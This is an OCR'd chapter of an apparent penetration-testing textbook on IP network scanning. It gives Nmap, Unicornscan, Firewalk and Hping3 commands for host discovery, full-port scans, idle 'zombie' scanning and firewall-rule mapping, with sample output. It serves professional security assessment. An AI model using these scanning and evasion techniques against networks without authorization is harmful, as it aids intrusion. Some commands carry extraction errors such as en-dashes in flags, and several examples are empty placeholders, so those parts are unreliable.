- Use HSTS within your web applications to mitigate against man-in-the-middle attacks that downgrade HTTPS to HTTP (e.g. *sslstrip*)
- Review client proxy settings so that they are not automatically set via WPAD

# 6

# IP Network Scanning

Through reconnaissance, we identify IP address blocks of interest. Active network scanning is then undertaken to map the target network layout, catalog accessible hosts, and identify exposed network services. The following tactics are covered in this chapter:

- Use of Nmap to perform initial network scanning
- Low-level IP assessment to understand the network configuration
- Use of the *Nmap Scripting Engine* (NSE) to perform light vulnerability scanning
- Use of other tools to perform bulk vulnerability scanning
- Evasion of intrusion detection and prevention mechanisms

The output of these steps can then be fed into manual testing processes, involving further investigation, exploitation of known flaws, and brute-force password grinding. The delineation between network scanning, vulnerability scanning, and penetration testing is shown in Figure 6-1. Also, for reference, Figure 6-2 demonstrates the relationship between the protocols covered in this chapter.




*Figure 6-1. Assessment phases*


*Figure 6-2. Network protocols and their respective OSI layers*

# Initial Network Scanning with Nmap

Available[1] for Apple OS X, Microsoft Windows, and Linux, Nmap performs IPv4 and IPv6 network scanning via ICMP, TCP, UDP, and SCTP[2]. In the following sections, I describe how to use Nmap to scan an environment, understand its configuration, and identify accessible network services.

## ICMP

Nmap supports ICMP scanning over both IPv4 and IPv6, used to map subnets within larger IP blocks, and elicit responses from individual hosts (depending on network configuration and filtering). Two useful ICMPv4 message types are as follows:

Type 8 (echo request)

Used by *ping* and other utilities to identify accessible hosts.

Type 13 (timestamp request)

Provides the system time information from the target in decimal format. The value is the number of milliseconds elapsed since midnight GMT, as per RFC 792.

IANA maintains lists of ICMPv4[3] and ICMPv6[4] message types. Previously useful ICMPv4 entries have been deprecated in recent years, including type 17 (*address mask request*) and type 37 (*domain name request*) messages. Within large internal networks however, these types may still yield useful information.

ICMPv6 includes a different set of message types[5] that are particularly useful when performing local network testing, as discussed in both Chapter 5 and Nmap's documentation[6]. The protocol does however support type 128 (*echo request*) messages, which you can use to remotely sweep IPv6 networks.

### Identifying Hosts and Subnet Broadcast Addresses

When performing an ICMP ping sweep with Nmap, accessible hosts are revealed, along with subnet broadcast addresses. Example 6-1 demonstrates how broadcast addresses provide multiple responses to probes, which allow us to identify individual subnets within larger network blocks.

*Example 6-1. Using Nmap to perform an ICMPv4 sweep*

[1] http://nmap.org/download.html

[2] RFC 4960

[3] http://www.iana.org/assignments/icmp-parameters/icmp-parameters.xhtml

[4] http://www.iana.org/assignments/icmpv6-parameters/icmpv6-parameters.xhtml

[5] RFC 4443

[6] http://nmap.org/book/osdetect-ipv6-methods.html

# TCP

Nmap supports multiple TCP scanning modes over IPv4 and IPv6, of which the majority are useful when performing stealth network scans, or understanding low-level network configuration. For the purpose of identifying accessible network services, the TCP SYN mode should be used, as shown in Example 6-2.

*Example 6-2. Performing an IPv4 TCP SYN scan using Nmap*

By default, Nmap will perform host discovery[7] and identify accessible hosts to scan. When scanning hardened environments, you should use the `-Pn` flag to force scanning of each address within scope. A slower timing policy (such as `-T2`) is also useful, as an aggressive policy will trigger SYN flood protection by firewalls including Check Point, Juniper NetScreen, and WatchGuard.

Example 6-2 demonstrates the way by which Nmap derives a state value for each port (*open*, *closed*, or *filtered*). Figures 6-3, 6-4, 6-5, and 6-6 show the SYN probes sent, and four response variants—a packet with SYN/ACK flags indicating an open port, RST/ACK denoting closed, no response or an ICMP type 3 message implying a filter,

< NSA2e Figure 4-4 >

*Figure 6-3. Open port behavior*

< NSA2e Figure 4-5 >

*Figure 6-4. Closed port behavior*

*Figure 6-5. Filtered port behavior (no response)*

*Figure 6-6. Filtered port behavior (ICMP)*

When performing a comprehensive assessment exercise, you should scan every TCP port from 0 to 65535. For speed reasons, Nmap and other scanners have internal lists of common ports, introducing a blind spot with regard to identification of services using non-standard ports.

Firewalls and routers often generate type 3 (*destination unreachable*) ICMP responses, providing insight into network configuration. Table 6-1 lists common ICMP type 3 message codes. For an exhaustive list, review RFCs 792 and 1812.

*Table 6-1. ICMP type 3 message codes*

| Code | Description |
|---|---|

[7] http://nmap.org/book/man-host-discovery.html

| Code | Description |
|---|---|
| 0 | Network unreachable |
| 1 | Host unreachable |
| 2 | Protocol unreachable |
| 3 | Port unreachable |
| 6 | Destination network unknown |
| 7 | Destination host unknown |
| 9 | Communication administratively prohibited (network) |
| 10 | Communication administratively prohibited (host) |
| 13 | Communication administratively prohibited (general) |

## UDP

The connectionless nature of UDP means that accessible services are identified via either negative scanning (inferring which ports are open based on the ICMP *destination port unreachable* responses of ports that are closed) or through use of correctly formatted datagrams to elicit a response from a service (e.g. DNS, DHCP, TFTP, SNMP, IKE, and others, as listed in the *nmap-payloads*[8] configuration file), known as *payload scanning*.

ICMP is a particularly unreliable indicator, as security-conscious organizations filter messages to and from their networks, and operating systems, including Linux and Solaris, rate limit ICMP responses by default.

Unfortunately, Nmap supports only the combination of both negative and UDP payload scanning using the `-sU` flag (versus just a single mode). This can cloud the output, as demonstrated in Example 6-3, showing both `open` and `open|filtered` results.

*Example 6-3. Performing a UDP scan using Nmap*

```
root@kali:~# nmap -Pn -sU --open -F -vvv -n 10.3.0.1

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-27 02:37 UTC
Initiating UDP Scan at 02:37
Scanning 10.3.0.1 [100 ports]
Discovered open port 137/udp on 10.3.0.1
Discovered open port 123/udp on 10.3.0.1
Completed UDP Scan at 02:38, 13.25s elapsed (100 total ports)
Nmap scan report for 10.3.0.1
Host is up (0.0022s latency).
Scanned at 2014-10-27 02:37:49 UTC for 13s
PORT      STATE         SERVICE
7/udp     open|filtered echo
9/udp     open|filtered discard
17/udp    open|filtered qotd
19/udp    open|filtered chargen
49/udp    open|filtered tacacs
53/udp    open|filtered domain
```

[8] https://svn.nmap.org/nmap/nmap-payloads

```
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
80/udp    open|filtered http
88/udp    open|filtered kerberos-sec
111/udp   open|filtered rpcbind
120/udp   open|filtered cfdptkt
123/udp   open          ntp
135/udp   open|filtered msrpc
136/udp   open|filtered profile
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
158/udp   open|filtered pcmail-srv
161/udp   open|filtered snmp
```

The verbose output shows that UDP ports 123 (NTP) and 137 (the NetBIOS name service) were found to be open based on responses to crafted payloads. The other ports are listed based on unreliable ICMP feedback from the network.

Using the `-sV` flag, you can query the open ports and see which respond. The practical problem is that Nmap run in this fashion against ambiguous `open|filtered` ports is extremely slow, and impractical to use during testing of large networks.

Example 6-4 shows Nmap used to scan five UDP ports of a single host, taking 114 seconds to complete. The deeper testing reveals that port 53 is indeed listening.

*Example 6-4. Further probing of five UDP ports*

```
root@kali:~# nmap -Pn -sU -sV --open -p53,123,135,137,161 -vvv -n 10.3.0.1

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-27 02:53 UTC
NSE: Loaded 29 scripts for scanning.
Initiating UDP Scan at 02:53
Scanning 10.3.0.1 [5 ports]
Discovered open port 123/udp on 10.3.0.1
Discovered open port 137/udp on 10.3.0.1
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 02:53 (0:00:00 remaining)
Completed UDP Scan at 02:53, 9.08s elapsed (5 total ports)
Initiating Service scan at 02:53
Scanning 5 services on 10.3.0.1
Discovered open port 53/udp on 10.3.0.1
Discovered open|filtered port 53/udp on 10.3.0.1 is actually open
Completed Service scan at 02:55, 75.06s elapsed (5 services on 1 host)
NSE: Script scanning 10.3.0.1.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 30.02s elapsed
Nmap scan report for 10.3.0.1
Host is up (1.8s latency).
Scanned at 2014-10-27 02:53:40 UTC for 114s
PORT    STATE         SERVICE    VERSION
53/udp  open          domain     dnsmasq 2.50
123/udp open          ntp        NTP v4
135/udp open|filtered msrpc
137/udp open          netbios-ns Samba nmbd (workgroup: UCOPIA)
161/udp open|filtered snmp
```

```
Service Info: Host: CONTROLLER
```

An alternative tool that can be used to perform UDP payload scanning within Kali Linux is Unicornscan[9]. Against the 10.3.0.1 candidate within my environment, results are as follows:

```
root@kali:~# unicornscan -mU 10.3.0.1
UDP open          domain[   53] from 10.3.0.1  ttl 128
UDP open      netbios-ns[  137] from 10.3.0.1  ttl 128
```

UDP scanning results across tools may vary. Nmap provides a comprehensive option with `-sV`, but testing of a single host using the `-F` option (scanning 100 ports) takes around 10 minutes to complete.

# SCTP

*Stream Control Transmission Protocol* (SCTP) is a transport protocol that sits alongside TCP and UDP. Intended to provide transport of telephony data over IP, the protocol duplicates many of the reliability features of SS7, and underpins a larger family of protocols known as SIGTRAN. SCTP is supported by operating systems including IBM AIX, Oracle Solaris, HP-UX, Linux, Cisco IOS, and VxWorks.

### Packet Format

Each SCTP packet contains a header and associated chunks, as per Figure 6-7 and detailed in RFC 4960. Source and destination port values are 16-bit (running from 0-65535), and 8-bit *chunk type* values are listed in Table 6-2. Depending on the type, the material found in the *chunk value* field varies.





*Figure 6-7. SCTP packet format*

*Table 6-2. SCTP chunk types*

[9] http://www.unicornscan.org

| ID | Value | Description |
|---|---|---|
| 0 | DATA | Payload data |
| 1 | INIT | Initiation |
| 2 | INIT ACK | Initiation acknowledgement |
| 3 | SACK | Selective acknowledgement |
| 4 | HEARTBEAT | Heartbeat request |
| 5 | HEARTBEAT ACK | Heartbeat acknowledgement |
| 6 | ABORT | Abort |
| 7 | SHUTDOWN | Shutdown |
| 8 | SHUTDOWN ACK | Shutdown acknowledgement |
| 9 | ERROR | Operation error |
| 10 | COOKIE ECHO | State cookie |
| 11 | COOKIE ACK | Cookie acknowledgement |
| 12 | ECNE | Explicit congestion notification echo |
| 13 | CWR | Congestion window reduced |
| 14 | SHUTDOWN COMPLETE | Shutdown complete |

**Nmap Support**

SCTP port scanning can be performed using one of two techniques, as follows:

INIT

Similar to TCP SYN scanning, Nmap (using the `-sY` flag) sends SCTP INIT chunks to each port. An INIT ACK response indicates the port is open, while an ABORT chunk indicates a closed port.

COOKIE ECHO

Implementations should drop packets containing COOKIE ECHO chunks sent to open ports, and send an ABORT chunk is the port is closed. This scan type is less obvious, but has a downside in that it cannot differentiate between open and filtered ports (only showing those which are closed). Nmap supports this scanning tactic using the `-sZ` flag.

Example 6-5 shows Nmap used to perform an SCTP scan against an IPv6 host. Common SCTP services as found in *nmap-services*[10] are listed in Table 6-3.

*Example 6-5. An Nmap SCTP INIT scan over IPv6*

*Table 6-3. Common SCTP services*

[10] https://svn.nmap.org/nmap/nmap-services

| Port | Name | Description | RFC |
|---|---|---|---|
| 1167 | cisco-ipsla | Cisco IP SLA control protocol | 6812 |
| 1812 | radius | RADIUS authentication protocol | 2865 |
| 1813 | radacct | RADIUS accounting protocol | 2866 |
| 2225 | rcip-itu | Resource connection initiation protocol | - |
| 2427 | mgcp-gateway | Media gateway control protocol | 3435 |
| 2904 | m2ua | SS7 MTP level 2 user adaptation | 3331 |
| 2905 | m3ua | SS7 MTP level 3 user adaptation | 4666 |
| 2944 | megaco-h248 | Gateway control protocol (text) | 3525 |
| 2945 | h248-binary | Gateway control protocol (binary) | 3525 |
| 3097 | itu-bicc-stc | ITU-T Q.1902.1 and Q.2150.3 | - |
| 3565 | m2pa | SS7 MTP level 2 peer-to-peer adaptation | 4165 |
| 3863 | asap-sctp | Aggregate server access protocol | 5352 |
| 3864 | asap-sctp-tls | Aggregate server access protocol (TLS) | 5352 |
| 3868 | diameter | Diameter AAA protocol | 6733 |
| 4739 | ipfix | IP flow information export | 3917 |
| 4740 | ipfixs | IP flow information export (DTLS) | 5153 |
| 5060 | sip | Session initiation protocol | 3261 |
| 5061 | sip-tls | Session initiation protocol (TLS) | 3261 |
| 5090 | card | Candidate access router discovery protocol | 4066 |
| 5091 | cxtp | Context transfer protocol | 4067 |
| 5672 | amqp | Advanced message queuing protocol[11] | - |
| 5675 | v5ua | V5.2 user adaptation | 3807 |
| 6704 | frc-hp | ForCES high priority channel | 5811 |
| 6705 | frc-mp | ForCES medium priority channel | 5811 |
| 6706 | frc-lp | ForCES low priority channel | 5811 |
| 7626 | simco | Simple middlebox configuration | 4540 |
| 8471 | pim-port | PIM over reliable transport | 6559 |
| 9082 | lcs-ap | 3GPP LCS application protocol[12] | - |
| 9084 | aurora | IBM AURORA performance visualizer | - |
| 9900 | iua | ISDN Q.921 user adaptation | 4233 |
| 9901 | enrp-sctp | ENRP server channel | 5353 |
| 9902 | enrp-sctp-tls | ENRP server channel (TLS) | 5353 |

[11] http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=64955

[12] http://www.3gpp.org/DynaReport/29171.htm

| Port | Name | Description | RFC |
|---|---|---|---|
| 14001 | sua | SCCP user adaptation | 3868 |
| 20049 | nfsrdma | NFS over RDMA | 5667 |
| 29118 | sgsap | 3GPP SGsAP[13] | - |
| 29168 | sbcap | 3GPP SBcAP[14] | - |
| 29169 | iuhsctpassoc | UTRAN Iuh interface RANAP user adaption[15] | - |
| 36412 | s1-control | 3GPP S1 control plane | - |
| 36422 | x2-control | 3GPP X2 control plane | - |

A number of these protocols do not correspond to IETF RFC documents, but are described as standards published by the International Telecommunication Union (ITU) and the 3rd Generation Partnership Project (3GPP). For example, ITU-T Q.1902.1[16] defines the *bearer independent call control* (BICC) protocol used by SCTP port 3097 in Table 6-3.

## Bringing Everything Together

As mentioned, detailed assessment involves scanning all 65536 TCP and SCTP ports for each IP address within scope, along with testing of common UDP ports (to save time). This is particularly time consuming within IPv4 environments, and prohibitively expensive when testing large IPv6 networks.

### IPv4 Scanning

For IPv4, my preferred approach is to first run three Nmap scans to identify accessible hosts across TCP, SCTP, and UDP. You may load a list of targets into Nmap from a file using the `-iL` flag.

```
nmap –T4 –Pn –v –n –sS –F –oG /tmp/tcp.gnmap 192.168.0.0/24
nmap –T4 –Pn –v –n –sY –F –oG /tmp/sctp.gnmap 192.168.0.0/24
nmap –T4 –Pn –v –n –sU –p53,111,123,137,161,500 -oG /tmp/udp.gnmap 192.168.0.0/24
```

These scans generate output in */tmp* with *gnmap* file extensions. It is important to pay particular attention to the UDP results, as they may contain false positives. If the UDP dataset looks noisy (i.e. all the hosts are reporting to have open ports), then simply disregard it. Once you're happy with the contents of these files, use *grep* and *awk* to generate a refined list of targets, as follows:

```
grep open /tmp/*.gnmap | awk '{print $2}' | sort | uniq > /tmp/targets.txt
```

This list should then be fed into four subsequent scans:

A fast TCP scan of common services

```
nmap -T4 -Pn -v --open -sS -A -oA tcp_fast -iL /tmp/targets.txt
```

[13] http://www.3gpp.org/DynaReport/29118.htm

[14] http://www.3gpp.org/DynaReport/29168.htm

[15] http://www.3gpp.org/DynaReport/25468.htm

[16] https://www.itu.int/rec/T-REC-Q.1902.1

A TCP scan of all ports

```
nmap -T4 -Pn -v --open -sS -A –p0-65535 -oA tcp_full -iL /tmp/targets.txt
```

An SCTP scan of all ports

```
nmap -T4 -Pn -v --open -sY –p0-65535 -oA sctp -iL /tmp/targets.txt
```

A UDP scan of common services

```
nmap -T3 -Pn -v --open –sU -oA udp -iL /tmp/targets.txt
```

I have yet to find UDP service running on a non-standard port during testing, and the connectionless nature of the protocol means that you would have to craft correctly format datagrams to elicit a response. As such, running a UDP scan using Nmap's inbuilt list of common network services is sufficient, but slow.

The `-oA` flag will generate multiple output files for each scan type, including a *gnmap* file that you can easily parse, and a full text file (i.e. *tcp_fast.nmap*) that is human-readable.

> When running large concurrent scans using Nmap, it is advisable to use a sensible timing policy to avoid saturating your Internet connection, and the *screen*[17] utility (found within Kali Linux, Apple OS X, and other platforms) to background the various scanning sessions, which will continue to run if you are disconnected from the server.

Finally, these scanning modes do not perform service fingerprinting or deep analysis of the exposed network services. Vulnerability scanning and in-depth testing using Nmap is covered later in this chapter, along with use of commercially supported tools.

**IPv6 Scanning**

In Chapter 4, we introduced the Nmap *dns-ip6-arpa-scan* script[18], which identifies valid IPv6 endpoints through DNS querying. While this approach is usually effective, if it does not produce the desired results you should adopt the same phased approach described for IPv4 scanning (i.e. first sweeping IPv6 address space for hosts running common network services, and then perform full scanning of that subset). When TCP sweeping large IPv6 networks, I recommend reducing the port list to increase speed, from `-F` (100 common ports) to `-p22,25,53,80,111,139,443`.

Upon preparing a list of targets (e.g. */tmp/targets.txt*) from host discovery and sweeping, run the same four scans as before, using the `-6` flag to perform the scanning over IPv6:

```
nmap -6 -T4 -Pn -v --open -sS -A -oA ipv6_tcp_fast -iL /tmp/targets.txt
nmap -6 -T4 -Pn -v --open -sS -A –p0-65535 -oA ipv6_tcp_full -iL /tmp/targets.txt
nmap -6 -T4 -Pn -v --open -sY –p0-65535 -oA ipv6_sctp -iL /tmp/targets.txt
nmap -6 -T3 -Pn -v --open -sU -oA ipv6_udp -iL /tmp/targets.txt
```

# Low-Level IP Assessment

By crafting particular probe packets and reviewing the responses, you can seek to:

[17] http://www.computerhope.com/unix/screen.htm

[18] http://nmap.org/nsedoc/scripts/dns-ip6-arpa-scan.html

- Identify hosts with IP stack implementation flaws
- Enumerate filtering devices and reverse engineer their policy
- Reveal the internal IP address of misconfigured systems

The Nmap, Hping3[19], and Firewalk[20] utilities are used to set individual values within IP and TCP packet headers, as shown in Figures 6-8 and 6-9 respectively. Through manipulating these fields and sampling responses to particular probes, we can understand the underlying network configuration.





*Figure 6-8. IPv4 header format*

[19] http://www.hping.org

[20] http://packetfactory.openwall.net/projects/firewalk/





*Figure 6-9. TCP header format*

## Identifying Stack Implementation Flaws

If TCP sequence numbers are generated in a predictable way by the target host, then blind spoofing and session hijacking can be undertaken to inject packets into an established session (practically limited to local area networks). Some older embedded platforms are particularly vulnerable, as TCP sequence values are predictable.

If the IP ID value of each packet received from the target is incremental, the host can be used as an unwitting third party (known as a *zombie*) to facilitate IP ID scanning using Nmap, as described later in this chapter.

Example 6-6 shows Nmap used with the `-O` flag to test both TCP sequence and IP ID generation. Within this scanning mode, TCP timestamp option[21] is also used to perform an uptime calculation[22], which is particularly useful in identifying distinct physical systems.

*Example 6-6. Nmap TCP and IP ID sequence generation testing*

```
root@kali:~# nmap -v -n -F -sS --open -O 10.3.0.1

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-27 04:36 UTC
Initiating Ping Scan at 04:36
Scanning 10.3.0.1 [4 ports]
Completed Ping Scan at 04:36, 0.00s elapsed (1 total hosts)
```

[21] RFC 1323

[22] http://nmap.org/book/osdetect-methods.html#osdetect-ts

```
Initiating SYN Stealth Scan at 04:36
Scanning 10.3.0.1 [100 ports]
Discovered open port 80/tcp on 10.3.0.1
Discovered open port 443/tcp on 10.3.0.1
Discovered open port 8081/tcp on 10.3.0.1
Completed SYN Stealth Scan at 04:36, 1.83s elapsed (100 total ports)
Initiating OS detection (try #1) against 10.3.0.1
Nmap scan report for 10.3.0.1
Host is up (0.0021s latency).
Not shown: 96 filtered ports, 1 closed port
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8081/tcp open  blackice-icecap
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:3
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
Uptime guess: 3.014 days (since Fri Oct 24 04:01:34 2014)
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
```

## IP ID Header Scanning

Upon identifying suitable zombie candidates, you may undertake IP ID header scanning via Nmap. The process works by using the zombie host as an indicator, as shown in Figure 6-10. A benefit of this scanning mode is that you are able to map ACLs from a certain perspective. Upon identifying routers or systems at branch offices that produce sequential IP ID values, these can be used to as sources.

< NSA 2e Figure 4-10 >

*Figure 6-10. IP ID header scanning parties*

Nmap supports such IP ID header scanning with the following option:

```
-sI <zombie host[:probe port]>
```

By default, Nmap will send heartbeat packets to TCP port 80 of the zombie host. Example 6-7 shows the tool used to scan 10.3.10.10 via the zombie at 10.3.0.1. It is particularly important to use the `-Pn` flag to suppress probing (i.e. send all packets from the address of the zombie host).

*Example 6-7. IP ID header scanning with Nmap*

```
$ nmap -Pn -sI 10.3.0.1 10.3.10.10
```

## Reverse Engineering ACLs

Nmap identifies filtering based on network responses or lack thereof. Deeper assessment of filters is undertaken with Firewalk, which manipulates the TTL field of packets to scan a target from a certain distance (i.e. one hop beyond a given gateway).

Example 6-8 demonstrates Firewalk testing six TCP ports through a specific network gateway (*gw.test.org*) with a destination of *www.test.org*. The functionality has also been ported to Nmap, via the *firewalk*[23] NSE script.

*Example 6-8. Running Firewalk*

```
$ firewalk -n -S21,22,23,25,53,80 -pTCP gw.test.org www.test.org
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
TCP-based scan.
Ramping phase source port: 53, destination port: 33434
Hotfoot through 217.41.132.201 using 217.41.132.161 as a metric.
Ramping Phase:
 1 (TTL  1): expired [192.168.102.254]
 2 (TTL  2): expired [212.38.177.41]
 3 (TTL  3): expired [217.41.132.201]
Binding host reached.
Scan bound at 4 hops.
Scanning Phase:
port  21: A! open (port listen) [217.41.132.161]
port  22: A! open (port not listen) [217.41.132.161]
port  23: A! open (port listen) [217.41.132.161]
port  25: A! open (port not listen) [217.41.132.161]
port  53: A! open (port not listen) [217.41.132.161]
port  80: A! open (port not listen) [217.41.132.161]
```

Firewalk first calculates the distance to the gateway, and then sends packets destined for the target with a TTL that is one hop beyond. Based on the responses, the tool is able to map the filtering policy. For example:

- If an ICMP type 11 code 0 (*TTL exceeded in transit*) message is received, the packet passed through the filter and a response was later generated.
- If the packet is dropped without comment, it was probably done at the firewall.
- If an ICMP type 3 code 13 (*communication administratively prohibited*) message is received, a simple filter such as a router ACL is being used.

If the packet is dropped without comment, this doesn't necessarily mean that traffic to the target host and port is filtered. Some firewalls know that the packet is due to expire and will send the *expired* message whether the policy allows the packet or not.

Firewalk works against true IP routed environments, as opposed to those using network address translation (NAT). Dave Goldsmith and Mike Schiffman's Firewalk whitepaper[24] describes the approach in detail.

## Crafting Arbitrary Packets

Figure 6-8 demonstrated the IP and TCP headers found within packets, some of which are manipulated by Firewalk and Nmap. Table 6-4 lists common Hping3 arguments used to craft TCP packets from the command line in Kali Linux.

[23] http://nmap.org/nsedoc/scripts/firewalk.html

[24] http://packetfactory.openwall.net/projects/firewalk/firewalk-final.pdf

*Table 6-4. Hping3 command line options*

| Argument | Description |
|---|---|
| `-c <number>` | Send a particular number of probe packets |
| `-t <hops>` | Set the packet TTL (default is 64) |
| `-s <port>` | Source TCP port (random by default) |
| `-d <port>` | Destination TCP port |
| `-S` | Set the TCP SYN flag |
| `-F` | Set the TCP FIN flag |
| `-A` | Set the TCP ACK flag |

Hping3 also supports raw IP, UDP, and scanning modes. Example 6-9 demonstrates the tool used to perform a TCP SYN port scan of 337 common ports. For full details of the modes supported by Hping3, please review the documentation[25].

*Example 6-9. Performing a fast TCP SYN scan using Hping3*

```
root@kali:~# hping3 --scan known –S 192.185.5.1
Scanning 192.185.5.1 (192.185.5.1), port known
337 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp        : .S..A... 128  3987 64240    46
   25 smtp       : .S..A... 128  4755 64240    46
   53 domain     : .S..A... 128  6291 64240    46
   80 http       : .S..A... 128  8595 64240    46
  110 pop3       : .S..A... 128 10643 64240    46
  443 https      : .S..A... 128 17299 64240    46
  143 imap2      : .S..A... 128 30867 64240    46
  465 ssmtp      : .S..A... 128 33427 64240    46
  587 submission : .S..A... 128 39315 64240    46
  995 pop3s      : .S..A... 128 45715 64240    46
```

Hping3 TCP ACK (`-A`) and FIN (`-F`) probes used in conjunction with scanning mode also reveal quirks in older IP stack implementations. By running a scan with the verbose flag (`-V`) and reviewing the responses to ACK and FIN probes, variance in TTL and WINDOW values can sometimes be seen, indicating open ports. Uriel Maimon first described this behavior in issue 49 of Phrack magazine[26].

### Hping3 Examples

To send three TCP SYN probes to port 80 of 10.3.0.1, use:

```
root@kali:~# hping3 -c 3 -S -p 80 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
ip=10.3.0.1 ttl=128 id=18871 sport=80 flags=SA seq=0 win=64240 rtt=3.6 ms
ip=10.3.0.1 ttl=128 id=18872 sport=80 flags=SA seq=1 win=64240 rtt=3.6 ms
